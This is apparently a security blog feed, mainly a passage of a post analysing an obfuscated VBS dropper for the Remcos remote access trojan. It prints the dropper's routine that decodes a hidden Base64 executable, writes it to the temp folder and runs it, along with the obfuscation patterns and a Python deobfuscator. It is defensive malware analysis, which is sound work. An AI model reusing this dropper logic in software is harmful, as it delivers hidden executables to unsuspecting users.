<p>[4] IRED Team, “Process Hollowing and PE Image Relocations,” 2023. [Online]. Available: <a href="https://www.ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations">https://www.ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations</a>. [Accessed: 08-Oct-2024].</p>

<p>[5] TrustedSec, “The Nightmare of Process Hollows,” 2022. [Online]. Available: <a href="https://trustedsec.com/blog/the-nightmare-of-proc-hollows-exe">https://trustedsec.com/blog/the-nightmare-of-proc-hollows-exe</a>. [Accessed: 08-Oct-2024].</p>

<p>[6] Malwarebytes Forums, “Malware Exploit Agent Process Hollowing Protection Blocked Word,” 2020. [Online]. Available: <a href="https://forums.malwarebytes.com/topic/285775-malwareexploitagent-process-hollowing-protectionblocked-word/">https://forums.malwarebytes.com/topic/285775-malwareexploitagent-process-hollowing-protectionblocked-word/</a>. [Accessed: 08-Oct-2024].</p>

<p>[7] Deep Instinct, “Malware Evasion Techniques Part 1: Process Injection and Manipulation,” 2024. [Online]. Available: <a href="https://www.deepinstinct.com/blog/malware-evasion-techniques-part-1-process-injection-and-manipulation">https://www.deepinstinct.com/blog/malware-evasion-techniques-part-1-process-injection-and-manipulation</a>. [Accessed: 08-Oct-2024].</p>]]></content><author><name>Daniel Jeremiah</name></author><category term="Threat Hunting" /><category term="Tools" /><category term="Malware Analysis" /><summary type="html"><![CDATA[A guide on identifying and analysing process hollowing techniques used by malware, leveraging Velociraptor's powerful hunting capabilities.]]></summary></entry><entry><title type="html">Deobfuscating Obfuscated VBS Remcos Malware: Unveiling the Techniques and Capabilities</title><link href="https://daniyyell.com/malware%20analysis/analysing-obfuscated-vbs-remcos/" rel="alternate" type="text/html" title="Deobfuscating Obfuscated VBS Remcos Malware: Unveiling the Techniques and Capabilities" /><published>2024-10-06T00:00:00+00:00</published><updated>2024-10-06T00:00:00+00:00</updated><id>https://daniyyell.com/malware%20analysis/analysing-obfuscated-vbs-remcos</id><content type="html" xml:base="https://daniyyell.com/malware%20analysis/analysing-obfuscated-vbs-remcos/"><![CDATA[<h1 id="history-of-remcos-malware">History of Remcos Malware</h1>

<p>Remcos, short for “Remote Control &amp; Surveillance Software,” first emerged publicly in 2016 as a legitimate remote administration tool marketed by a company called Breaking Security for purposes like system administration and remote support [1]. Despite its legitimate claims, Remcos quickly gained notoriety in the cybersecurity community when it became evident that cybercriminals were adopting it as a Remote Access Trojan (RAT). Its ability to control machines remotely, steal credentials, log keystrokes, and perform other malicious activities made it highly attractive to attackers. Initially, Remcos was distributed through malicious email campaigns, often embedded in Microsoft Office documents containing macros. Once the victim enabled macros, the malware would download and execute, granting the attacker full access to the infected system. Over time, attackers began incorporating more sophisticated techniques, including obfuscation and encryption, to bypass detection by antivirus software and intrusion detection systems[1].</p>

<p>In its early versions, Remcos was often used by small-scale cybercriminals, but as its functionality expanded, it became popular in more organised cybercrime operations. The malware evolved to include advanced features such as remote desktop access, password dumping, and clipboard monitoring, making it a versatile tool for espionage, financial theft, and corporate surveillance. As Remcos evolved, security researchers noted that the malware became more difficult to detect and analyse. Obfuscation techniques, such as encoding payloads in Base64 and using digital signatures from legitimate companies (e.g., AnyDesk), allowed it to evade detection by many security tools. This constant evolution has made Remcos a persistent threat, even though its core features have remained largely the same since its inception.</p>

<p><img src="/assets/images/remcos-vbs/remcos-capa.png" alt="Remcos Capability Analysis" /></p>

<p><em>Fig 1: Remcos Capabilities [1]</em></p>

<p>The latest version of Remcos, v4.9.3 Pro (2023), represents a significant evolution from its earlier iterations. Over the years, this Remote Access Trojan (RAT) has grown in sophistication, incorporating a vast array of functionalities aimed at making it a highly effective tool for attackers. Remcos is now equipped with advanced evasion techniques that help it bypass security defences, including antivirus software and network monitoring tools[2]. Additionally, it offers features for privilege escalation, allowing attackers to gain elevated access on infected systems. It also supports process injection, which enables the malware to embed itself within legitimate processes, making detection even more challenging as shown in Fig 1 [1-2]. Beyond these capabilities, Remcos has enhanced its recording functions, providing attackers with the ability to record user activity, audio, and video, further expanding its spying potential.</p>

<h2 id="overview-of-obfuscated-vbs-remcos-malware">Overview of Obfuscated VBS Remcos Malware</h2>

<p>Remcos is a Remote Access Trojan (RAT) widely used by attackers to gain full control over compromised systems as discussed previously. Its capabilities include keylogging, credential theft, and remote surveillance, making it a powerful tool in cyberattacks. To evade detection, Remcos is often deployed with obfuscation techniques, particularly when delivered as Visual Basic Script (VBS) files. These techniques make it fully undetectable (FUD) for the purpose to bypasss security tools such as EDR or antivirus in place.</p>

<p>In this blog post, the analysis of an obfuscated VBS sample of Remcos malware is presented. The sample was identified through a custom YARA rule designed to detect suspicious behaviour. The post explores the obfuscation techniques used to conceal the malicious code, with a focus on decoding Base64 strings, reverse engineering pattern-replacement mappings, and understanding how the malware leverages fake digital signatures like AnyDesk to evade detection. Through this detailed analysis, readers will gain insight into how Remcos operates in its obfuscated VBS form, offering a guide for researchers and security analysts on how to approach the detection and mitigation of such threats.</p>

<h2 id="analysis-of-the-malicious-vbs">Analysis of the Malicious VBS</h2>

<p>This section provides a detailed analysis of the malicious VBS script associated with Remcos malware. The following script demonstrates the logic used for processing Base64-encoded data, which is a common technique employed in malware to hide its payload.</p>

<h2 id="script-breakdown">Script Breakdown:</h2>

<pre><code class="language-vbs">
Dim encodedBase64String
encodedBase64String = "));;;qQ@@@@M@@@@@@@@E@@@@@@@@//8@@@@Lg@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@@@@@@@4fug4@@t@@nNIbg...))M0h;;;Ghpcy...wcm9ncmFtIGNhbm5vdC...iZS...ydW4gaW4gRE9))IG1vZGUuDQ0K&amp;&amp;&amp;@@@@@@@@@@@@@@@@@@...QRQ@@@@ZIYD@@KPK6GY@@@@@@@@@@@@@@@@@@@@P@@@@Lg@@L@@j@@@@@@&amp;&amp;&amp;oH@@@@D4...w@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@@@@@@@E@@@@@@@@@@@@@@@@@@g@@@@@@@@@@g@@@@...@@@@@@@@@@@@@@@@@@@@E@@@@@@@@@@@@@@@@@@@@...@@C@@@@@@@@g@@@@@@@@@@@@@@@@I@@YIU@@@@E@@@@@@@@@@@@@@@@...@@@@@@@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@I@@@@@@@@@@@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@Dg...wCoXQ@@@@@@@@@@@@@@@@@@@@@@@@...om@@g@@SFE@@@@@@@@@@@@@@@@@@@@@@@@@@YHEH@@...w@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@gg@@@@...I@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@udG;;;4d@@@@@@@@ECY...w@@@@I@@@@@@@@&amp;&amp;&amp;oH@@@@@@C@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@...gLn&amp;&amp;&amp;"

If Len(encodedBase64String) = 0 Then
    WScript.Quit
End If

' Main execution function
Sub Main()
    ' Replace patterns in the Base64 string
    Dim processedBase64String
    processedBase64String = ReplacePatterns(encodedBase64String)
    
    ' Decode the Base64 string into binary data
    Dim binaryData
    binaryData = DecodeBase64(processedBase64String)
    
    ' Check if decoding was successful
    If IsEmpty(binaryData) Then
        LogError "Base64 decoding failed. Exiting."
        WScript.Quit
    End If
    
    ' Determine the path for the temporary executable file
    Dim tempFolderPath, executableFilePath
    tempFolderPath = GetTemporaryFolderPath()
    executableFilePath = tempFolderPath &amp; "\.exe"
    
    ' Save the binary data to the temporary file
    If Not SaveBinaryToFile(binaryData, executableFilePath) Then
        LogError "Failed to save binary data to file. Exiting."
        WScript.Quit
    End If
    
    ' Execute the saved file
    If Not ExecuteFile(executableFilePath) Then
        LogError "Failed to execute the file. Exiting."
        WScript.Quit
    End If
    
    ' Clean up by deleting the temporary file
    CleanUpFile(executableFilePath)
End Sub

</code></pre>

<h3 id="overview-of-the-script-functionality">Overview of the Script Functionality</h3>

<p>The script is designed to:</p>

<ul>
  <li>Initialize an encoded Base64 string (which is obfuscated to hide the payload).</li>
  <li>Replace specific patterns in the string to recover the original data.</li>
  <li>Decode the processed Base64 string into binary data.</li>
  <li>Save the decoded binary data as an executable file in a temporary folder.</li>
  <li>Execute the malicious binary file.</li>
  <li>Clean up by deleting the temporary executable file after execution.</li>
</ul>

<h3 id="functions-used-in-the-script">Functions Used in the Script</h3>

<ul>
  <li><strong>ReplacePatterns</strong>: Substitutes specific patterns in the Base64 string with the original characters to decode the payload correctly.</li>
  <li><strong>DecodeBase64</strong>: Utilizes XML DOM objects to decode Base64 strings into binary format.</li>
  <li><strong>SaveBinaryToFile</strong>: Saves the binary data to a specified file path.</li>
  <li><strong>ExecuteFile</strong>: Executes the saved binary file using the WScript Shell.</li>
  <li><strong>GetTemporaryFolderPath</strong>: Retrieves the temporary folder path where the executable will be saved.</li>
  <li><strong>CleanUpFile</strong>: Deletes the temporary file after execution.</li>
  <li><strong>LogError</strong>: Logs errors to a file for debugging purposes.</li>
</ul>

<h3 id="understanding-the-patterns-in-obfuscated-vbs">Understanding the Patterns in Obfuscated VBS</h3>

<p>Upon extensive analysis of the Base64-encoded data, several key patterns were identified that are used to obfuscate the payload. These patterns serve to disguise the actual content and make it more challenging to detect and analyse the underlying malicious code.</p>

<p>The following table summarises the key replacements observed in the encoded string:</p>

<table>
  <thead>
    <tr>
      <th>Obfuscated Pattern</th>
      <th>Original Character</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>”@@”</strong></td>
      <td>A</td>
    </tr>
    <tr>
      <td><strong>”))”</strong></td>
      <td>T</td>
    </tr>
    <tr>
      <td><strong>”;;;”</strong></td>
      <td>V</td>
    </tr>
    <tr>
      <td><strong>“…“</strong></td>
      <td>B</td>
    </tr>
    <tr>
      <td><strong>“&amp;&amp;&amp;”</strong></td>
      <td>J</td>
    </tr>
  </tbody>
</table>

<p>These patterns are critical for understanding how the malware operates, as they hide the true nature of the data being processed. By decoding these key patterns, security analysts can recover the original payload and gain insight into the malicious activities that the VBS script is designed to execute. This knowledge is crucial for developing effective detection mechanisms and mitigating the threats posed by such obfuscated malware.</p>

<p><img src="/assets/images/remcos-vbs/strings.png" alt="Fig 2: Example of the base64" /></p>

<p><em>Fig 2: obsfucated strings</em></p>

<p>As illustrated in <strong>Figure 2</strong>, these transformations highlight the obfuscation techniques employed by the advasary, providing a clearer view of how the encoded Base64 data is manipulated to conceal its intent.</p>

<h2 id="deobfuscating-the-obfuscated-vbs">Deobfuscating the obfuscated VBS</h2>

<p>After analysing the patterns used by the adversary to conceal the Base64 data, the next step is to deobfuscate the Base64 to reveal the underlying content. Researchers can employ various methods to achieve this, but it is essential to determine the most effective approach. While many may opt for tools like CyberChef and other available resources, this analysis will utilise Python for deobfuscation.</p>

<p>The script will leverage the substitution strings identified earlier. It is important to note that the deobfuscation process may take some time, this script took several days to achieve its intended purpose, as it involved numerous trials and errors during its development.</p>

<h2 id="deobfuscation-script">Deobfuscation Script</h2>

<p><strong>Author:</strong> Daniyyell<br />
<strong>Date:</strong> 09/13/2024</p>

<p>This script is designed for deobfuscation of Base64 encoded strings.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">base64</span>
<span class="kn">import</span> <span class="nn">os</span>
<span class="kn">import</span> <span class="nn">tempfile</span>

<span class="c1"># Define pattern replacements
</span><span class="n">PATTERN_REPLACEMENTS</span> <span class="o">=</span> <span class="p">{</span>
    <span class="s">"@@"</span><span class="p">:</span> <span class="s">"A"</span><span class="p">,</span>
    <span class="s">"))"</span><span class="p">:</span> <span class="s">"T"</span><span class="p">,</span>
    <span class="s">";;;"</span><span class="p">:</span> <span class="s">"V"</span><span class="p">,</span>
    <span class="s">"..."</span><span class="p">:</span> <span class="s">"B"</span><span class="p">,</span>
    <span class="s">"&amp;&amp;&amp;"</span><span class="p">:</span> <span class="s">"J"</span>
<span class="p">}</span>

<span class="k">def</span> <span class="nf">replace_patterns</span><span class="p">(</span><span class="n">encoded_str</span><span class="p">):</span>
    <span class="s">"""Replace specific patterns in the Base64 string."""</span>
    <span class="k">for</span> <span class="n">pattern</span><span class="p">,</span> <span class="n">replacement</span> <span class="ow">in</span> <span class="n">PATTERN_REPLACEMENTS</span><span class="p">.</span><span class="n">items</span><span class="p">():</span>
        <span class="n">encoded_str</span> <span class="o">=</span> <span class="n">encoded_str</span><span class="p">.</span><span class="n">replace</span><span class="p">(</span><span class="n">pattern</span><span class="p">,</span> <span class="n">replacement</span><span class="p">)</span>
    <span class="k">return</span> <span class="n">encoded_str</span>

<span class="k">def</span> <span class="nf">decode_base64</span><span class="p">(</span><span class="n">encoded_str</span><span class="p">):</span>
    <span class="s">"""Decode the Base64 string into binary data."""</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="c1"># Ensure the string is properly padded for Base64 decoding
</span>        <span class="n">padded_str</span> <span class="o">=</span> <span class="n">encoded_str</span> <span class="o">+</span> <span class="s">'='</span> <span class="o">*</span> <span class="p">(</span><span class="o">-</span><span class="nb">len</span><span class="p">(</span><span class="n">encoded_str</span><span class="p">)</span> <span class="o">%</span> <span class="mi">4</span><span class="p">)</span>
        <span class="k">return</span> <span class="n">base64</span><span class="p">.</span><span class="n">b64decode</span><span class="p">(</span><span class="n">padded_str</span><span class="p">)</span>
    <span class="k">except</span> <span class="p">(</span><span class="n">base64</span><span class="p">.</span><span class="n">binascii</span><span class="p">.</span><span class="n">Error</span><span class="p">,</span> <span class="nb">ValueError</span><span class="p">)</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="n">log_error</span><span class="p">(</span><span class="sa">f</span><span class="s">"Base64 decoding failed: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
        <span class="k">return</span> <span class="bp">None</span>

<span class="k">def</span> <span class="nf">save_binary_to_file</span><span class="p">(</span><span class="n">data</span><span class="p">,</span> <span class="n">file_path</span><span class="p">):</span>
    <span class="s">"""Save binary data to a file."""</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="n">file_path</span><span class="p">,</span> <span class="s">'wb'</span><span class="p">)</span> <span class="k">as</span> <span class="nb">file</span><span class="p">:</span>
            <span class="nb">file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>
        <span class="k">return</span> <span class="bp">True</span>
    <span class="k">except</span> <span class="nb">IOError</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="n">log_error</span><span class="p">(</span><span class="sa">f</span><span class="s">"Failed to save binary data to file: </span><span class="si">{</span><span class="n">file_path</span><span class="si">}</span><span class="s"> - </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>
        <span class="k">return</span> <span class="bp">False</span>

<span class="k">def</span> <span class="nf">get_current_directory</span><span class="p">():</span>
    <span class="s">"""Get the path to the current working directory."""</span>
    <span class="k">return</span> <span class="n">os</span><span class="p">.</span><span class="n">getcwd</span><span class="p">()</span>

<span class="k">def</span> <span class="nf">clean_up_file</span><span class="p">(</span><span class="n">file_path</span><span class="p">):</span>
    <span class="s">"""Delete a file if it exists."""</span>
    <span class="k">if</span> <span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">exists</span><span class="p">(</span><span class="n">file_path</span><span class="p">):</span>
        <span class="k">try</span><span class="p">:</span>
            <span class="n">os</span><span class="p">.</span><span class="n">remove</span><span class="p">(</span><span class="n">file_path</span><span class="p">)</span>
        <span class="k">except</span> <span class="nb">OSError</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
            <span class="n">log_error</span><span class="p">(</span><span class="sa">f</span><span class="s">"Failed to delete file: </span><span class="si">{</span><span class="n">file_path</span><span class="si">}</span><span class="s"> - </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">log_error</span><span class="p">(</span><span class="n">message</span><span class="p">):</span>
    <span class="s">"""Log error messages to a file."""</span>
    <span class="k">try</span><span class="p">:</span>
        <span class="k">with</span> <span class="nb">open</span><span class="p">(</span><span class="s">"error.log"</span><span class="p">,</span> <span class="s">"a"</span><span class="p">)</span> <span class="k">as</span> <span class="n">log_file</span><span class="p">:</span>
            <span class="n">log_file</span><span class="p">.</span><span class="n">write</span><span class="p">(</span><span class="sa">f</span><span class="s">"</span><span class="si">{</span><span class="n">message</span><span class="si">}</span><span class="se">\n</span><span class="s">"</span><span class="p">)</span>
    <span class="k">except</span> <span class="nb">IOError</span> <span class="k">as</span> <span class="n">e</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"Failed to write to log file: </span><span class="si">{</span><span class="n">e</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>

<span class="k">def</span> <span class="nf">main</span><span class="p">():</span>
    <span class="c1"># The malicious code here, please note that the actual Base64 is very lengthy and for the sake of the blog, a sample is used here.
</span>    <span class="n">encoded_base64_string</span> <span class="o">=</span> <span class="s">"));;;qQ@@@@M@@@@@@@@E@@@@@@@@//8@@@@Lg@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@@@@@@@4fug4@@t@@nNIbg...))M0h;;;Ghpcy...wcm9ncmFtIGNhbm5vdC...iZS...ydW4gaW4gRE9))IG1vZGUuDQ0K&amp;&amp;&amp;@@@@@@@@@@@@@@@@@@...QRQ@@@@ZIYD@@KPK6GY@@@@@@@@@@@@@@@@@@@@P@@@@Lg@@L@@j@@@@@@&amp;&amp;&amp;oH@@@@D4...w@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@@@@@@@E@@@@@@@@@@@@@@@@@@g@@@@@@@@@@g@@@@...@@@@@@@@@@@@@@@@@@@@E@@@@@@@@@@@@@@@@@@@@...@@C@@@@@@@@g@@@@@@@@@@@@@@@@I@@YIU@@@@E@@@@@@@@@@@@@@@@...@@@@@@@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@I@@@@@@@@@@@@@@@@@@@@@@@@@@@@Q@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@Dg...wCoXQ@@@@@@@@@@@@@@@@@@@@@@@@...om@@g@@SFE@@@@@@@@@@@@@@@@@@@@@@@@@@YHEH@@...w@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@gg@@@@...I@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@udG;;;4d@@@@@@@@ECY...w@@@@I@@@@@@@@&amp;&amp;&amp;oH@@@@@@C@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@g@@@@...gLn&amp;&amp;&amp;"</span>

    <span class="k">if</span> <span class="ow">not</span> <span class="n">encoded_base64_string</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Base64 string is empty. Exiting."</span><span class="p">)</span>
        <span class="k">return</span>

    <span class="c1"># Replace patterns in the Base64 string
</span>    <span class="n">processed_base64_string</span> <span class="o">=</span> <span class="n">replace_patterns</span><span class="p">(</span><span class="n">encoded_base64_string</span><span class="p">)</span>

    <span class="c1"># Decode the Base64 string into binary data
</span>    <span class="n">binary_data</span> <span class="o">=</span> <span class="n">decode_base64</span><span class="p">(</span><span class="n">processed_base64_string</span><span class="p">)</span>
    
    <span class="k">if</span> <span class="n">binary_data</span> <span class="ow">is</span> <span class="bp">None</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Base64 decoding failed. Exiting."</span><span class="p">)</span>
        <span class="k">return</span>

    <span class="c1"># Determine the path for the output file in the current directory
</span>    <span class="n">output_file_path</span> <span class="o">=</span> <span class="n">os</span><span class="p">.</span><span class="n">path</span><span class="p">.</span><span class="n">join</span><span class="p">(</span><span class="n">get_current_directory</span><span class="p">(),</span> <span class="s">"decoded_output.exe"</span><span class="p">)</span>
    
    <span class="c1"># Save the binary data to the current directory
</span>    <span class="k">if</span> <span class="ow">not</span> <span class="n">save_binary_to_file</span><span class="p">(</span><span class="n">binary_data</span><span class="p">,</span> <span class="n">output_file_path</span><span class="p">):</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Failed to save binary data to file. Exiting."</span><span class="p">)</span>
        <span class="k">return</span>
    
    <span class="k">print</span><span class="p">(</span><span class="sa">f</span><span class="s">"File saved successfully to </span><span class="si">{</span><span class="n">output_file_path</span><span class="si">}</span><span class="s">"</span><span class="p">)</span>

<span class="k">if</span> <span class="n">__name__</span> <span class="o">==</span> <span class="s">"__main__"</span><span class="p">:</span>
    <span class="n">main</span><span class="p">()</span>

</code></pre></div></div>

<p>The provided Python script is designed to deobfuscate a Base64 encoded string, specifically targeting data that may be concealed within malicious payloads. It begins by importing essential modules, including <code class="language-plaintext highlighter-rouge">base64</code>, which is used for decoding Base64 strings, as well as <code class="language-plaintext highlighter-rouge">os</code> for interacting with the operating system. The script also imports <code class="language-plaintext highlighter-rouge">tempfile</code> for managing temporary file storage. Within the script, a dictionary called <code class="language-plaintext highlighter-rouge">PATTERN_REPLACEMENTS</code> is defined, which maps specific obfuscation patterns to their corresponding original characters.</p>

<p>The function <code class="language-plaintext highlighter-rouge">replace_patterns</code> processes the encoded string by iterating through the <code class="language-plaintext highlighter-rouge">PATTERN_REPLACEMENTS</code> dictionary and replacing each pattern found in the string with its original character. This effectively reverses the obfuscation process. Following this, the <code class="language-plaintext highlighter-rouge">decode_base64</code> function decodes the processed Base64 string into binary data. It ensures that the string is properly padded according to Base64 requirements, adding necessary padding characters if needed. If decoding fails, the function logs the error using <code class="language-plaintext highlighter-rouge">log_error</code>.</p>
<p>To save the decoded binary data, the script uses the <code class="language-plaintext highlighter-rouge">save_binary_to_file</code> function. This function writes the binary data to a specified file path and handles potential file writing errors by logging them to a designated log file for easier debugging. The <code class="language-plaintext highlighter-rouge">get_current_directory</code> function retrieves the current working directory, which is used later to determine the location for saving the decoded file. The <code class="language-plaintext highlighter-rouge">clean_up_file</code> function checks if a specified file exists and deletes it to avoid leaving temporary files after execution.</p>

<p>The script also includes the <code class="language-plaintext highlighter-rouge">log_error</code> function, which records error messages in a file named <code class="language-plaintext highlighter-rouge">error.log</code>. This feature aids in tracking issues that may arise during the script’s execution. The main functionality of the script resides in the <code class="language-plaintext highlighter-rouge">main</code> function, which initialises the obfuscated Base64 string (a placeholder in this case) and checks if it is empty. If the string contains data, the script replaces patterns and decodes the string, then determines the output file path in the current directory. Finally, it attempts to save the decoded binary data to that file. If the saving process is successful, a confirmation message is printed to indicate the file’s location.</p>

<p>The code is designed to handle various potential issues, such as empty input, decoding failures, and file, if everything goes well, the actual base64 data should be saved to <strong>decoded_output.exe</strong> which will now analyse.</p>

<p>The next question that arises is why the Base64 data is being saved as an executable file <strong>(.exe)</strong>. In my experience, large Base64 strings are often representative of executable binaries. This association can be attributed to the fact that many malware samples are encoded in Base64 to obfuscate their true nature and evade detection by security mechanisms. Consequently, when encountering significant Base64 data, it is reasonable to suspect that it may contain a malicious payload, such as an executable file, intended to perform harmful actions when run.</p>

<h2 id="analysing-the-pe-statics">Analysing the PE Statics</h2>

<p>After recovering the binary file from the Base64 string, we can observe the following:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>file decoded_output.exe
decoded_output.exe: PE32+ executable <span class="o">(</span>GUI<span class="o">)</span> x86-64 Mono/.Net assembly, <span class="k">for </span>MS Windows
</code></pre></div></div>

<p><img src="/assets/images/remcos-vbs/7k.png" alt="Remcos VBS Analysis" /></p>

<h2 id="exe-metadata">EXE Metadata</h2>

<ul>
  <li><strong>Machine Type:</strong> AMD AMD64</li>
  <li><strong>Time Stamp:</strong> 2024:09:17 00:17:39+00:00</li>
  <li><strong>Image File Characteristics:</strong> Executable, No line numbers, No symbols, Large address aware</li>
  <li><strong>PE Type:</strong> PE32+</li>
  <li><strong>Linker Version:</strong> 48</li>
  <li><strong>Code Size:</strong> 498176</li>
  <li><strong>Initialized Data Size:</strong> 522240</li>
  <li><strong>Uninitialized Data Size:</strong> -</li>
  <li><strong>Entry Point:</strong> 0x0000</li>
  <li><strong>OS Version:</strong> 4</li>
  <li><strong>Image Version:</strong> -</li>
  <li><strong>Subsystem Version:</strong> 4</li>
  <li><strong>Subsystem:</strong> Windows GUI</li>
  <li><strong>File Version Number:</strong> 1.0.0.0</li>
  <li><strong>Product Version Number:</strong> 1.0.0.0</li>
  <li><strong>File Flags Mask:</strong> 0x003f</li>
  <li><strong>File Flags:</strong> (none)</li>
  <li><strong>File OS:</strong> Win32</li>
  <li><strong>Object File Type:</strong> Executable application</li>
  <li><strong>File Subtype:</strong> -</li>
  <li><strong>Language Code:</strong> Neutral</li>
  <li><strong>Character Set:</strong> Unicode</li>
  <li><strong>Comments:</strong> -</li>
  <li><strong>Company Name:</strong> -</li>
  <li><strong>File Description:</strong> TYIWEGDSGJK7734</li>
  <li><strong>File Version:</strong> 1.0.0.0</li>
  <li><strong>Internal Name:</strong> TYIWEGDSGJK7734.exe</li>
  <li><strong>Legal Copyright:</strong> Copyright © 2024</li>
  <li><strong>Legal Trademarks:</strong> -</li>
  <li><strong>Original File Name:</strong> TYIWEGDSGJK7734.exe</li>
  <li><strong>Product Name:</strong> TYIWEGDSGJK7734</li>
  <li><strong>Product Version:</strong> 1.0.0.0</li>
  <li><strong>Assembly Version:</strong> 1.0.0.0</li>
</ul>

<h3 id="overview">Overview</h3>
<p>The decoded executable is a Windows GUI application, likely a malware or a backdoor, given its suspicious. The following analysis discusses a malware sample identified by the name <strong>YIWEGDSGJK7734</strong> and its executable file <strong>TYIWEGDSGJK7734.exe</strong>. This sample has been examined for its structure, functions, modules, and associated cryptographic certificates. Notably, the header indicates that the program cannot be executed in DOS mode, suggesting it is intended for a Windows environment.</p>

<blockquote>
  <p><strong>Warning</strong>: !This program cannot be run in DOS mode.</p>
</blockquote>

<h3 id="file-structure">File Structure</h3>
<p>The executable file contains several key sections, each serving a specific purpose in the program’s functionality:</p>

<ul>
  <li><strong>.text</strong>: Contains the executable code.</li>
  <li><strong>.reloc</strong>: Contains relocation information necessary for adjusting pointers at load time.</li>
  <li><strong>.rsrc</strong>: Contains resources such as icons and menus.</li>
  <li><strong>PDB File</strong>: Located at <code class="language-plaintext highlighter-rouge">C:\Users\owner\Documents\CryptoObfuscator_Output\TYIWEGDSGJK7734.pdb</code>, indicating that debugging symbols may be available for this executable.</li>
  <li><strong>Version</strong>: v4.0.30319, suggesting the use of a specific .NET framework version.</li>
</ul>

<h3 id="strings-and-components">Strings and Components</h3>
<p>The analysis identifies various components within the malware, which provide insights into its functionality:</p>

<h3 id="identified-strings">Identified Strings</h3>
<ul>
  <li><strong>Executable Name</strong>: TYIWEGDSGJK7734.exe</li>
  <li><strong>Core Libraries</strong>:
    <ul>
      <li><strong>mscorlib</strong>: The core assembly for the .NET Framework.</li>
      <li><strong>System</strong>: The primary namespace for .NET applications.</li>
    </ul>
  </li>
</ul>

<h3 id="key-components-and-libraries">Key Components and Libraries</h3>

<ul>
  <li><strong>System.Windows.Forms</strong>: Indicates the use of Windows Forms for GUI components. The following table lists various components, their purpose, and usage in the malware:</li>
</ul>

<table>
  <thead>
    <tr>
      <th>Component</th>
      <th>Purpose</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">AppDomain</code></td>
      <td>Represents an application domain, providing isolation for executing code.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Array</code></td>
      <td>Represents a fixed-size sequence of instances of the same type.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">BitConverter</code></td>
      <td>Converts base data types to an array of bytes, and vice versa.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">DebuggableAttribute</code></td>
      <td>Indicates whether a module can be debugged.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">DESCryptoServiceProvider</code></td>
      <td>Provides a symmetric encryption algorithm (DES).</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">DeflateStream</code></td>
      <td>Provides methods to compress and decompress streams using the Deflate algorithm.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">MemoryStream</code></td>
      <td>Represents a stream of data stored in memory.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Object</code></td>
      <td>The base class for all classes in .NET.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">System.Security.Cryptography</code></td>
      <td>Namespace for cryptographic services, including secure data handling.</td>
    </tr>
  </tbody>
</table>

<h3 id="functionality-analysis">Functionality Analysis</h3>
<p>The malware exhibits several functions, including:</p>

<ul>
